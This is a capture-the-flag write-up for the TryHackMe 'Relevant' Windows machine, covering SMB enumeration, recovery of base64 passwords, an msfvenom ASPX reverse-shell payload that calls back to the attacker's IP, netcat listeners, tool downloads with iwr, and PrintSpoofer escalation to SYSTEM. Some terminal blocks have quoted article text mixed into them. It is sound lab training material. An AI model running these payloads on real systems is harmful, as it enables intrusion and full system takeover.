


# RELEVANT

Link to machine : <https://tryhackme.com/room/relevant>


## RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to identify open ports and services running on the target while also performing script scan.



```
(root@kali:~/thm/relevant)
# nmap -A -p- 10.10.54.132 -Pn --min-rate 10000 -oN relevant.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 11:37 EDT
Nmap scan report for 10.10.54.132
Host is up (0.19s latency).

Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: RELEVANT
| NetBIOS_Domain_Name: RELEVANT
| NetBIOS_Computer_Name: RELEVANT
| DNS_Domain_Name: Relevant
| DNS_Computer_Name: Relevant
| Product_Version: 10.0.14393
|_ System_Time: 2025-03-11T15:39:17+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2025-03-10T15:35:55
```



```
(root@kali:~/thm/relevant)
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: RELEVANT
| NetBIOS_Domain_Name: RELEVANT
| NetBIOS_Computer_Name: RELEVANT
| DNS_Domain_Name: Relevant
| DNS_Computer_Name: Relevant
| Product_Version: 10.0.14393
|_ System_Time: 2025-03-11T15:39:17+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2025-03-10T15:35:55
| Not valid after: 2025-09-09T15:35:55
|_ssl-date: 2025-03-11T15:39:56+00:00; -2s from scanner time.
49663/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

I also ran a vulnerability scan on **smb** using **nmap** and found it was vulnerable to **CVE-2017-0143**

```
root@kali: ~/thm/relevant
# nmap --script vuln -p 445,139 10.10.223.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 14:26 EDT
Nmap scan report for 10.10.223.40
Host is up (0.36s latency).


PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds


Host script results:
|_ _SMB-vuln-ms10-054: false
|_ _SMB-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_
Nmap done: 1 IP address (1 host up) scanned in 30.75 seconds
```

## FOOTHOLD

I accessed the two **http** servers revealed by **nmap** scan and found a default IIS landing page.





Since the **http** pages had nothing interesting, I enumerated **smb** and found an interesting share.

```
root@kali: ~/thm/relevant
# smbclient -L 10.10.54.132
Password for [WORKGROUP\root]:
[sharename] [type] [comment]
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
nt4wrksv Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.54.132 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I connected to the share and found a password file.

```
root@kali: ~/thm/relevant
# smbclient //10.10.54.132/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> dir
.
..
passwords.txt

7735807 blocks of size 4096. 4950473 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> |
```

This file contained base64 encoded credentials.

```

root@kali:~/thm/relevant
# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40Mja2OTY5NjkhJCQk

root@kali:~/thm/relevant
# echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d
Bob - !P@$$W0rD!123

root@kali:~/thm/relevant
# echo 'QmlsbCAtIEp1dzRubmFNNG40Mja2OTY5NjkhJCQk' | base64 -d
Bill - Juw4nnaM4n420696969!$$$

root@kali:~/thm/relevant
#

```

I tried using them to get access using rdp but failed. I then looked into the vulnerability that I had found earlier while reconnaissance.

**CVE-2017-0143 Detail**

**MODIFIED**

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

**Description**

The SMB1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

**QUICK INFO**

- CVE Dictionary Entry:** CVE-2017-0143
- NVD Published Date:** 03/16/2017
- NVD Last Modified:** 02/10/2025
- Source:** Microsoft Corporation

The vulnerability lead to remote code execution. So to exploit it, I created an **aspx** payload using **msfvenom**.

```

root@kali:~/thm/relevant
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.17.140 LPORT=8080 -f aspx -o exploit.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3426 bytes
Saved as: exploit.aspx


```

I then uploaded the payload on the **smbserver**.

```
(root@kali:~/thm/relevant)
# smbclient //10.10.223.40/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put exploit.aspx
putting file exploit.aspx as \exploit.aspx (6.3 kb/s) (average 6.3 kb/s)
smb: \> dir
.
D      0 Tue Mar 11 14:57:23 2025
..
D      0 Tue Mar 11 14:57:23 2025
exploit.aspx      A    3426 Tue Mar 11 14:57:23 2025
passwords.txt      A     98 Sat Jul 25 11:15:33 2020

7735807 blocks of size 4096. 4945042 blocks available
smb: \> |
```

From my past experience, I found that sometimes smb shares are hosted on the web server. I tried accessing the share on both the servers and succeeded on the one running on port **49663**. I then started a **netcat** listener and executed the payload through **http** to get a reverse shell.



```
(root@kali:~/thm/relevant)
# rlwrap nc -lvp 8080
listening on [any] 8080 ...
10.10.223.40: inverse host lookup failed: Unknown host
connect to [10.21.17.140] from (UNKNOWN) [10.10.223.40] 49727
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

With shell access, I was able to capture the user flag from *Bob's Desktop*.

```
root@kali: ~/thm/relevant
File Actions Edit View Help
root@kali: ~/thm/relevant x root@kali: ~/thm/relevant x root@kali: ~/thm/relevant x
c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\

07/25/2020  08:16 AM    <DIR>          inetpub
07/25/2020  08:42 AM    <DIR>          Microsoft
07/16/2016  06:23 AM    <DIR>          PerfLogs
07/25/2020  08:00 AM    <DIR>          Program Files
07/25/2020  04:15 PM    <DIR>          Program Files (x86)
07/25/2020  02:03 PM    <DIR>          Users
07/25/2020  04:16 PM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  20,251,500,544 bytes free

c:\>cd Users
cd Users

c:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\Users
```

```
root@kali: ~/thm/relevant
File Actions Edit View Help
root@kali: ~/thm/relevant x root@kali: ~/thm/relevant x root@kali: ~/thm/relevant x
07/25/2020  02:03 PM    <DIR>          .
07/25/2020  02:03 PM    <DIR>          ..
07/25/2020  02:04 PM    <DIR>          Desktop
              0 File(s)           0 bytes
              3 Dir(s)  20,251,324,416 bytes free

c:\Users\Bob>cd Desktop
cd Desktop

c:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM           35 user.txt
              1 File(s)           35 bytes
              2 Dir(s)  20,251,324,416 bytes free

c:\Users\Bob\Desktop>more user.txt
more user.txt
THM{fdk4k_0nly_l0ng_enough_4_u}
```

# PRIVILEGE ESCALATION

I then downloaded **winPEAS** on the target and ran it to find misconfigurations that could be used for privilege escalation.

```
c:\Users\Bob\Desktop>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Bob\Desktop>
PS C:\Users\Bob\Desktop> iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\Users\Bob\Desktop\winPEAS.exe
iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\Users\Bob\Desktop\winPEAS.exe
PS C:\Users\Bob\Desktop> ls
ls

    Directory: C:\Users\Bob\Desktop


Mode                LastWriteTime         Length Name
-->-->              -->-->          -->--> 
d----        3/11/2025 12:07:07 PM           Microsoft
-a---        7/25/2020  8:24:00 AM            35 user.txt
-a---        3/11/2025 12:13:00 PM       10143744 winPEAS.exe

PS C:\Users\Bob\Desktop> |
```

However, I found nothing interesting. Next I looked at my privileges and found I had **SelImpersonatePrivilege** enabled.

| Privilege Name                | Description                               | State    |
|-------------------------------|---|----------|
| SeAssignPrimaryTokenPrivilege | Replace a process level token             | Disabled |
| SeIncreaseQuotaPrivilege      | Adjust memory quotas for a process        | Disabled |
| SeAuditPrivilege              | Generate security audits                  | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |

Users with this privilege enabled could potentially escalate to admin using **dirty potato** or **spoolspoof** exploits. I referred to the below article and downloaded the **printspoof** exploit.



Home » Privilege Escalation » Windows Privilege Escalation: SeImpersonatePrivilege

## Privilege Escalation

### Windows Privilege Escalation: SeImpersonatePrivilege

August 4, 2021 By Raj

In this article, we will be showcasing the process of creating a lab environment on an IIS Server running a Windows Server 2019 machine. After setting the IIS server, we will be focusing on the usage of the SeImpersonatePrivilege or Impersonate a Client After Authentication" User Right Privileges to elevate the access on the machine using different methods.

#### Table of Contents

- Introduction
- Lab Setup
  - IIS Installation
  - Adding the Upload Functionality
  - Changing Permissions
- Exploitation of IIS Server
- Elevating Privileges using PrintSpoofer
- Conclusion

#### Introduction

Talking about the SeImpersonatePrivilege (Impersonate a Client after Authentication). It was



This repository was archived by the owner on Sep 21, 2024. It is now read-only.

itm4n / PrintSpoofer Public archive

Code Issues 5 Pull requests Actions Projects Security Insights

master 1 Branch 1 Tag Go to file Code

itm4n Added CreateProcessWithTokenW b764d7b · 5 years ago 20 Commits

PrintSpoofer Added CreateProcessWithTokenW 5 years ago

.gitattributes Add .gitignore and .gitattributes. 5 years ago

.gitignore Add .gitignore and .gitattributes. 5 years ago

PrintSpoofer.sln Add project files. 5 years ago

README.md Update README 5 years ago

demo.gif Add demo file 5 years ago

README

**PrintSpoofer**

About

Abusing impersonation privileges through the "Printer Bug"

itm4n.github.io/printspoofer-abusing-i... pen-test-tool windows-privilege-escalation

Readme Activity 1.9k stars 19 watching 338 forks Report repository

Releases 1

PrintSpoofer (Latest) on Sep 10, 2020

Releases / v1.0

**PrintSpoofer** (Latest)

itm4n released this Sep 10, 2020

v1.0 · b764d7b

Compiled binaries

Assets

| PrintSpoofer32.exe   | 21.5 KB | Sep 10, 2020 |
|----------------------|---------|--------------|
| PrintSpoofer64.exe   | 26.5 KB | Sep 10, 2020 |
| Source code (zip)    |         | May 13, 2020 |
| Source code (tar.gz) |         | May 13, 2020 |

```
09/15/2018 12:19 AM <DIR> Music
09/15/2018 12:19 AM <DIR> Pictures
07/28/2021 10:51 AM 27,136 PrintSpoofer64.exe
09/15/2018 12:19 AM <DIR> Videos
    1 File(s)   27,136 bytes
    7 Dir(s) 51,703,899,392 bytes free
```

Using the PrintSpoofer exploit is pretty straightforward as all that is required are two parameters: `-i` for telling the executable to give an interactive session and `-c` to provide the access that you want to get after exploitation. As we run this command on the target machine, we can see that it searches for the SeImpersonatePrivilege and then checks for the Named pipe. Followed by the success of those steps it moves forward with the Creation of the process that we provided the `-c` option as the NT Authority token or access. We can see that a new instance of command shell is generated and when we ran the whoami command we can see that we have successfully elevated our privileges on the target machine.

```
1. PrintSpoofer64.exe -i -c cmd
2. whoami
```

```
c:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

### Conclusion

This was one of the interesting posts to research and write about. During the research process, it was

I transferred the exploit from my local system to the target.

```
PS C:\Users\Bob\Desktop> iwr http://10.21.17.140/PrintSpoofer64.exe -OutFile C:\Users\Bob\Desktop\PrintSpoofer64.exe
iwr http://10.21.17.140/PrintSpoofer64.exe -OutFile C:\Users\Bob\Desktop\PrintSpoofer64.exe
PS C:\Users\Bob\Desktop> ls
```

| Compiled binaries |                    |           |                    |
|-------------------|--------------------|-----------|--------------------|
| Assets            |                    |           |                    |
| Mode              | LastWriteTime      | Length    | Name               |
| d----             | 3/11/2025 12:07 PM | Microsoft |                    |
| -a---             | 3/11/2025 12:23 PM | 27136     | PrintSpoofer64.exe |
| -a---             | 7/25/2020 8:24 AM  | 35        | user.txt           |
| -a---             | 3/11/2025 12:13 PM | 10143744  | winPEAS.exe        |

```
PS C:\Users\Bob\Desktop> |
```

Finally, I ran the exploit to spawn a powershell session as nt authority.

```
root@kali:~/thm/relevant
File Actions Edit View Help
root@kali:~/thm/relevant x root@kali:~/thm/relevant x root@kali:~/thm/relevant x
Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()
Arguments:
-c <CMD> Execute the command *CMD*
-i Interact with the new process in the current command prompt (default is non-interactive)
-d <ID> Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qinsta)
-h That's me :)
Examples:
- Run PowerShell as SYSTEM in the current console
  PrintSpoofer.exe -i -c powershell.exe
- Spawn a SYSTEM command prompt on the desktop of the session 1
  PrintSpoofer.exe -d 1 -c cmd.exe
- Get a SYSTEM reverse shell
  PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"
```

```
c:\Users\Bob\Desktop>PrintSpoofer64.exe -i -c powershell.exe
PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
we run the whoami command and we can see that we have successfully elevated our privileges on the
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
```

I then captured the root flag from *Administrator's Desktop*.

```
PS C:\Users\Administrator\Desktop> ls
ls
Authority token or access. We can see that a new instance of command shell is generated and when
we run the whoami command we can see that we have successfully elevated our privileges on the

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
--                -- -- -- -- -- -- -- --
-a--       7/25/2020 8:25 AM           35 root.txt

PS C:\Users\Administrator\Desktop> more root.txt
more root.txt
THM{f0r3v3ryg00d3ng3r}
```

That's it from my side!

Happy hacking